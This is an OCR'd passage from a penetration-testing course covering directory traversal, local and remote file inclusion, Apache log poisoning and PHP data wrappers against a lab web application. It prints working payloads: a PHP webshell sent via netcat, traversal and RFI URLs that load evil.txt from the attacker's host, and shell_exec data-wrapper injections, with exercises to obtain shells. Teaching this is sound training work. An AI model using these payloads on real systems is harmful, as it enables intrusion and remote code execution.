



*Figure 152: Accessing the Admin Page Without Credentials*

Notice that we don't get redirected to the login page and we have "Delete" links next to the feedback items. This indicates that we have successfully hijacked the administrative user's session. Note that this attack is session-specific. Once we steal the session, we can masquerade as the victim until they log out or their session expires.

### 9.4.2.5 Exercises

1. Exploit the XSS vulnerability in the sample application to get the admin cookie and hijack the session. Remember to use the PowerShell script on your Windows 10 lab machine to simulate the admin login.
2. Consider what other ways an XSS vulnerability in this application might be used for attacks.

3. Does this exploit attack the server or clients of the site?

#### 9.4.2.6 Other XSS Attack Vectors

The previous sections illustrate some basic XSS exploitation examples. If a web application does not filter any user input before displaying it, we have the full range of JavaScript at our disposal, limited only by the length of code we can inject. Even with limited payload sizes, it may be possible to use XSS to inject a link to an external JavaScript file, bypassing the size restriction.

The potential impact of XSS is not limited to stealing cookies. We have already mentioned redirects and client-side attacks. Other examples of XSS payloads include keystroke loggers, phishing attacks, port scanning, and content scrapers/skimmers. Kali Linux includes *BeEF*, the Browser Exploitation Framework, that can leverage a simple XSS vulnerability to launch many different client-side attacks. While we will not be covering BeEF here, take time to explore its functionality against your Windows 10 lab machine.

### 9.4.3 Directory Traversal Vulnerabilities

*Directory traversal*[274] vulnerabilities, also known as *path traversal* vulnerabilities, allow attackers to gain unauthorized access to files within an application or files normally not accessible through a web interface, such as those outside the application's web root directory. This vulnerability occurs when input is poorly validated, subsequently granting an attacker the ability to manipulate file paths with "../" or "..\" characters.

These attacks can expose sensitive information but they do not execute code on the application server. On certain application servers written in specific programming languages, directory traversal attacks can be used to help facilitate *file inclusion* attacks. While there is some overlap in the techniques used to identify these two types of vulnerabilities, they are distinct in their outcome. We will cover directory traversal techniques first and file inclusion vulnerabilities in a later section.

#### 9.4.3.1 Identifying and Exploiting Directory Traversals

A search for directory traversals begins with the examination of URL query strings and form bodies in search of values that appear as file references, including the most common indicator: file extensions in URL query strings.

Once we've identified some likely candidates, we can modify these values to attempt to reference files that should be readable by any user on the system, such as **/etc/passwd** on Linux or **c:\boot.ini** on Windows.

Let's return to the sample application on our Windows 10 lab machine to demonstrate this vulnerability. Be sure to start both Apache and MySQL before continuing.

[274] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Directory_traversal_attack

From the main web index page, click on “Menu” to show the sample menu:





*Figure 153: Looking for Files*

After clicking the “Menu” link, the URL is updated and contains a parameter named *file* with a value of “current_menu.php”. The file extension on a parameter value is usually a good indication that we should investigate further because it suggests text or code is being included from a different resource. Most directory traversals are not this obvious but a fair number of old PHP applications load pages in a similar fashion.

Without knowing what the code looks like, we can start poking at it by changing the value of *file*. If we change “current_menu.php” to something like “old.php”, we get an error instead of the menu:





*Figure 154: Generating an Error in the Application*

Notice that the error message indicates the server failed to open a file for inclusion and returns a full file path. This indicates that we can likely control the content being rendered in the page by manipulating the *file* parameter. If we didn’t already know we were targeting a Windows host, this error message would give it away. It also includes information on the source directory of the application. OS information is crucial when exploiting a directory traversal.

Since we know the application is running on a Windows system, let's update our payload to target the Windows **hosts** file. This is a useful file to target on Windows systems since it is reliable and accessible by any user.

Let's change the parameter value to **c:\windows\system32\drivers\etc\hosts** and submit the URL:

```
http://10.11.0.22/menu.php?file=c:\windows\system32\drivers\etc\hosts
```

*Listing 294 - Updating the URL for Windows hosts file*

After submitting this URL in our browser, the page includes the content of the **hosts** file:





*Figure 155: Attempting to Exploit the Directory Traversal Vulnerability*

Excellent. It appears this directory traversal vulnerability allows us to read files of any type, including those outside the web root directory.

### 9.4.3.2 Exercise

1. Exploit the directory traversal vulnerability to read arbitrary files on your Windows 10 lab machine.

## 9.4.4 File Inclusion Vulnerabilities

Unlike directory traversals that simply display the contents of a file, file inclusion[275] vulnerabilities allow an attacker to include a file into the application's running code.

In order to actually exploit a file inclusion vulnerability, we must be able to not only execute code, but also to write our shell payload somewhere.

Local file inclusions (LFI) occur when the included file is loaded from the same web server. Remote file inclusions (RFI) occur when a file is loaded from an external source. These vulnerabilities are commonly found in PHP applications but they can occur in other programming languages as well.

The exploitation of these vulnerabilities depends on the programming language the application is written in and the server configuration. In the case of PHP, the version of the language runtime and

[275] (Wikipedia, 2019), https://en.wikipedia.org/wiki/File_inclusion_vulnerability

web server configurations, specifically **php.ini** values such as *register_globals* and *allow_url* wrappers, make a considerable difference in how these vulnerabilities can be exploited.

> *The php.ini file on the Windows 10 lab machine can be found at* **C:\xampp\php\php.ini**. *Before making any changes to this file, consider making a backup.*

Note that directory traversal vulnerabilities are often used in conjunction with LFI's, specifically to specify the file used in the LFI payload.

### 9.4.4.1 Identifying File Inclusion Vulnerabilities

File inclusions can be discovered in the same way as directory traversals. We must locate parameters we can manipulate and attempt to use them to load arbitrary files. However, a file inclusion takes this one step further, as we attempt execute the contents of the file within the application.

We should also check these parameters to see if they are vulnerable to remote inclusion (RFI) by changing their values to a URL instead of a local path. We are less likely to find RFI vulnerabilities since the default configuration for modern PHP versions disables remote URL includes, a key feature we need to execute remote code. However, we should still test for RFIs as they are often easier to exploit than LFIs. We can use Netcat, Apache, or Python to handle the request just like we did with XSS. We may need to try hosting our payloads on different ports since any remote connection initiated by the target server may be subject to internal firewalls or routing rules. Some trial and error may be necessary.

### 9.4.4.2 Exploiting Local File Inclusion (LFI)

Let's return to the sample application on our Windows 10 lab machine. We will pick up where we left off with the directory traversal attack and take a look at the source code of **menu.php** to clarify what we are dealing with:

```
37  <?php
38      $file = $_GET["file"];
39      include $file; ?>
```

*Listing 295 - Code excerpt from menu.php*

The application reads in the *file* parameter from the request query string and then uses that value with an *include*[276] statement. This means that the application will execute any PHP code within the specified file. If the application opened the file with *fread* and used *echo* to display the contents, any code in the file would be displayed instead of executed.

We might be able to push this vulnerability to remote code execution if we can somehow write PHP code to a local file. Since we can't upload a file to the server, what options do we have?

[276] (The PHP Group, 2019), https://www.php.net/manual/en/function.include.php

### 9.4.4.3 Contaminating Log Files

One way we can try to inject code onto the server is through log file poisoning. Most application servers will log all URLs that are requested. We can use this to our advantage by submitting a request that includes PHP code. Once the request is logged, we can use the log file in our LFI payload.

The tools used in this module, especially Dirb, can fill the Apache log files with lots of noise. The next steps of this section are easier to see and understand if the log files are relatively clean. We'll use the Documents/clear_logs.ps1 script on the Windows 10 client to clean up the contents of the Apache log files.

We can run the script with **-ExecutionPolicy Bypass** to temporarily allow unsigned scripts and **-File clear_logs.ps1** to specify the script to execute:

```
C:\Users\admin\Documents> powershell -ExecutionPolicy Bypass -File clear_logs.ps1
```

*Listing 296 - Running the PS1 script to clear Apache log files*

Next, let's use Netcat to connect to our Windows 10 lab machine on port 80 with an interesting payload. Let's walk through the components of the payload.

First, notice that the entire payload is written in PHP: it begins with *<?php* and ends with ?>. The bulk of the PHP payload is a simple *echo* command that will print output to the page. This output is first wrapped in *pre* HTML tags, which preserve any line breaks or formatting in the results of the function call. Next is the function call itself, *shell_exec*, which will execute an OS command. Finally, the OS command is retrieved from the "cmd" parameter of the GET request with *_GET['cmd']*. This one line of PHP will let us specify an OS command via the query string and output the results in the browser.

Let's send that payload now:

```
kali@kali:~$ nc -nv 10.11.0.22 80
(UNKNOWN) [10.11.0.22] 80 (http) open
<?php echo '<pre>' . shell_exec($_GET['cmd']) . '</pre>';?>

HTTP/1.1 400 Bad Request
```

*Listing 297 - Using Netcat to send a PHP payload*

Despite the "Bad Request"[277] error (generated because we did not make a valid HTTP request), we can verify the request was submitted by checking the Apache log files on our Windows 10 lab machine.

We can view these logs by opening C:\xampp\apache\logs\access.log or by using the XAMPP Control Panel.

Our payload should be found near the end of the log file:

```
10.11.0.4 - - [30/Nov/2019:13:55:12 -0500]
"GET /css/bootstrap.min.css HTTP/1.1" 200 155758 "http://10.11.0.22/menu.php?file=\\Wi
ndows\\System32\\drivers\\etc\\hosts" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/
```

[277] (Mozilla, 2019), https://developer.mozilla.org/en-US/docs/Web/HTTP/Status/400

```
20100101 Firefox/60.0"
10.11.0.4 - - [30/Nov/2019:13:58:07 -0500] "GET /tacotruck.php HTTP/1.1" 200 1189 "htt
p://10.11.0.22/menu.php?file=/" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/201001
01 Firefox/60.0"
10.11.0.4 - - [30/Nov/2019:14:01:41 -0500] ""<?php echo '<pre>' . shell_exec($_GET['cm
d']) . '</pre>';?>\n" 400 981 "-" "-"
```

*Listing 298 - Apache access.log file*

Since our payload has been logged, we can attempt LFI execution.

### 9.4.4.4 LFI Code Execution

Next, we'll use the LFI vulnerability to include the Apache access.log file that contains our PHP payload. We know the application is using an *include* statement so the contents of the included file will be executed as PHP code.

We'll build a URL that includes the location of the log as well as our command to be executed (**ipconfig**) sent as the *cmd* parameter's value.

```
http://10.11.0.22/menu.php?file=c:\xampp\apache\logs\access.log&cmd=ipconfig
```

*Listing 299 - Using the poisoned log file*

Once the URL is sent to the web server, the output should look something like this:





*Figure 156: Executing Code with the LFI Vulnerability*

If everything worked as expected, the bottom of the page should include the output of **ipconfig**.

So what exactly happened here? Thanks to the application's PHP *include* statement and our ability to specify which file to include (Listing 295), the contents of the contaminated access.log file were executed by the web page.

The PHP engine in turn runs the *<?php echo shell_exec($_GET['cmd']);?>* portion of the log file's text (our payload) with the *cmd* variable's value of "ipconfig", essentially running **ipconfig** on the target and displaying the output. The additional lines in the log file are simply displayed because they do not contain valid PHP code.

This is certainly not what the developer intended!

Now that we have demonstrated how to gain code execution via logfile poisoning, we should be able to get a shell on the system. We will leave that as an exercise for the reader.

#### 9.4.4.5 Exercises

1. Obtain code execution through the use of the LFI attack.
2. Use the code execution to obtain a full shell.

#### 9.4.4.6 Remote File Inclusion (RFI)

Remote file inclusion (RFI) vulnerabilities are less common than LFIs since the server must be configured in a very specific way, but they are usually easier to exploit. For example, PHP apps must be configured with *allow_url_include* set to "On". Older versions of PHP set this on by default but newer versions default to "Off". If we can force a web application to load a remote file and execute the code, we have more flexibility in creating the exploit payload.

Let's look at an example of an RFI vulnerability. The LFI vulnerability previously demonstrated is also vulnerable to RFI. Consider the following:

```
http://10.11.0.22/menu.php?file=http://10.11.0.4/evil.txt
```

*Listing 300 - Using the file parameter for an RFI payload*

This request would force the PHP webserver to try to include a remote file from our Kali attack machine. We can test this by launching a netcat listener on our Kali machine, then submitting the URL on our Windows 10 target:

```
kali@kali:~$ sudo nc -nvlp 80
listening on [any] 80 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 50324
GET /evil.txt HTTP/1.0
Host: 10.11.0.4
Connection: close
```

*Listing 301 - Using a Netcat listener to verify RFI*

The output reveals that when the URL was submitted, the Windows 10 machine did indeed reach out to our Kali machine in an attempt to retrieve the evil.txt file. Had the file been retrieved, it would have further attempted to include and execute it.

Although this is a simple example, the URL is valid and the process is working, essentially allowing us to load and execute any file hosted on a remote web server.

*Older versions of PHP have a vulnerability in which a null byte[278] (%00) will terminate any string. This trick can be used to bypass file extensions added server-side and is useful for file inclusions because it prevents the file extension from being considered as part of the string. In other words, if an application reads in a parameter and appends ".php" to it, a null byte passed in the parameter effectively ends the string without the ".php" extension. This gives an attacker more flexibility in what files can be loaded with the file inclusion vulnerability.*

*Another trick for RFI payloads is to end them with a question mark (?) to mark anything added to the URL server-side as part of the query string.*

To see this in action, we can set up our Apache server to host a malicious evil.txt file with the same PHP command shell we used in our log poisoning attack. After creating the file, we will refresh Apache with a quick restart:

```
kali@kali:/var/www/html$ cat evil.txt
<?php echo shell_exec($_GET['cmd']); ?>

kali@kali:/var/www/html$ sudo systemctl restart apache2
```

*Listing 302 - Creating an RFI payload and starting Apache*

Once the file is in place and our web server is running, we can send our RFI attack URL to the vulnerable web application on the Windows 10 machine and see if our code executes:

```
http://10.11.0.22/menu.php?file=http://10.11.0.4/evil.txt&cmd=ipconfig
```

*Listing 303 - Exploiting the RFI vulnerability*





*Figure 157: Exploiting the RFI Vulnerability*

Excellent. The exploit is working. Our code was included from a remote server and successfully executed. This is a very simple *webshell*.

[278] (The PHP Group, 2019), https://www.php.net/manual/en/security.filesystem.nullbytes.php

A webshell is a small piece of software that provides a web-based command line interface, making it easier and more convenient to execute commands. There are many types of webshells and Kali includes several in /usr/share/webshells, written in many common web application programming languages. As always, review the contents of these files before using them.

Based on the success of these simple examples, we can use Apache (or another HTTP server) to host these shells for RFIs, expanding our capabilities.

Now that we can execute code on the server, it should be a simple matter to go from code execution to a shell with the help of the webshells included with Kali Linux.

### 9.4.4.7 Exercises

1. Exploit the RFI vulnerability in the web application and get a shell.
2. Using /menu2.php?file=current_menu as a starting point, use RFI to get a shell.
3. Use one of the webshells included with Kali to get a shell on the Windows 10 target.

### 9.4.4.8 Expanding Your Repertoire

Now that we've walked through the basics, let's look at some ways to expand our repertoire.

First, let's look at some Apache alternatives.

Kali includes several tools that can create HTTP servers. This is especially helpful if we need to quickly stand up HTTP servers on arbitrary ports.

> *Note that the following examples use registered ports, but we can also run servers on system ports if we run the commands with root user permissions.*

For example, we can start an HTTP server on an arbitrary port in Python 2.x by setting **-m SimpleHTTPServer** to set the desired module and **7331** to set the TCP port:

```
kali@kali:~$ python -m SimpleHTTPServer 7331
Serving HTTP on 0.0.0.0 port 7331 ...
```

*Listing 304 - Using Python 2 to run an HTTP server on port 7331*

The syntax is slightly different with Python 3.x as the module name is different:

```
kali@kali:~$ python3 -m http.server 7331
Serving HTTP on 0.0.0.0 port 7331 (http://0.0.0.0:7331/) ...
```

*Listing 305 - Using Python 3 to run an HTTP server on port 7331*

Both commands will start an HTTP server and host any files or directories from the current working path.

PHP includes a built-in web server that can be launched with the **-S** flag followed by the address and port to use:

```
kali@kali:~$ php -S 0.0.0.0:8000
PHP 7.3.8-1 Development Server started at Wed Aug 28 12:59:52 2019
```

```
Listening on http://0.0.0.0:8000
Document root is /home/kali
Press Ctrl-C to quit.
```

*Listing 306 - Using PHP to run an HTTP server on port 8000*

We can also launch an HTTP server with a Ruby "one liner". The command requires several flags including **-run** to load un.rb, which contains replacements for common Unix commands, **-e httpd** to run the HTTP server, **.** to serve content from the current directory, and **-p 9000** to set the TCP port:

```
kali@kali:~$ ruby -run -e httpd . -p 9000
[2019-08-28 12:44:14] INFO  WEBrick 1.4.2
[2019-08-28 12:44:14] INFO  ruby 2.5.5 (2019-03-15) [x86_64-linux-gnu]
[2019-08-28 12:44:14] INFO  WEBrick::HTTPServer#start: pid=1367 port=9000
```

*Listing 307 - Using Ruby to run an HTTP server on port 9000*

We can also use **busybox**, "the Swiss Army Knife of Embedded Linux", to run an HTTP server with **httpd** as the function, **-f** to run interactively, and **-p 10000** to run on TCP port 10000:

```
kali@kali:~$ busybox httpd -f -p 10000
```

*Listing 308 - Using BusyBox to run an HTTP server on port 10000*

To stop any of these servers, we can simply hit Ctrl C.

Next, let's discuss PHP wrappers.

### 9.4.4.9 PHP Wrappers

PHP provides several protocol wrappers[279] that we can use to exploit directory traversal and local file inclusion vulnerabilities. These filters give us additional flexibility when attempting to inject PHP code via LFI vulnerabilities.

We can use the *data*[280] wrapper to embed inline data as part of the URL with plaintext or *base64*[281] encoded data. This wrapper provides us with an alternative payload when we cannot poison a local file with PHP code.

Let's take a closer look at how to use the data wrapper. We start it with "data:" followed by the type data. In this case, we'll use "text/plain" for plaintext. We follow that with a comma to mark the start of the contents, in this case "hello world". When we put it all together, we get "data:text/plain,hello world".

We already know the menu page is vulnerable to LFI attacks. If we submit a payload using a data wrapper, the application should treat it the same as a regular file and include it in the page. Let's check if this works by submitting the following URL and checking the results:

```
http://10.11.0.22/menu.php?file=data:text/plain,hello world
```

*Listing 309 - A test payload using the data wrapper*

[279] (The PHP Group, 2019), https://www.php.net/manual/en/wrappers.php

[280] (The PHP Group, 2019), https://www.php.net/manual/en/wrappers.data.php

[281] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Base64

Let's see how this renders:





*Figure 158: Verifying the Data Wrapper Works*

As suspected, the application treated the data wrapper as if it was a file and included it in the page, displaying our "hello world" string.

Since a plaintext data wrapper worked, let's see how far we can push this. We know there is an LFI vulnerability on this page and the previous example proves we can inject content with a data wrapper. Let's replace "hello world" with some PHP code and check if it executes. We will use *shell_exec* to run the **`dir`** command, wrapping in PHP tags. The URL, then, looks like this:

```
http://10.11.0.22/menu.php?file=data:text/plain,<?php echo shell_exec("dir") ?>
```

*Listing 310 - A sample LFI payload using the data wrapper*

Let's submit this and see if it works:





*Figure 159: Exploiting LFI Using the Data Wrapper*

Excellent. The PHP code we included in the data wrapper was executed server-side, producing a directory listing. We can now exploit the LFI without manipulating any local files.

### *9.4.4.10 Exercises*

1. Exploit the LFI vulnerability using a PHP wrapper.
2. Use a PHP wrapper to get a shell on your Windows 10 lab machine.

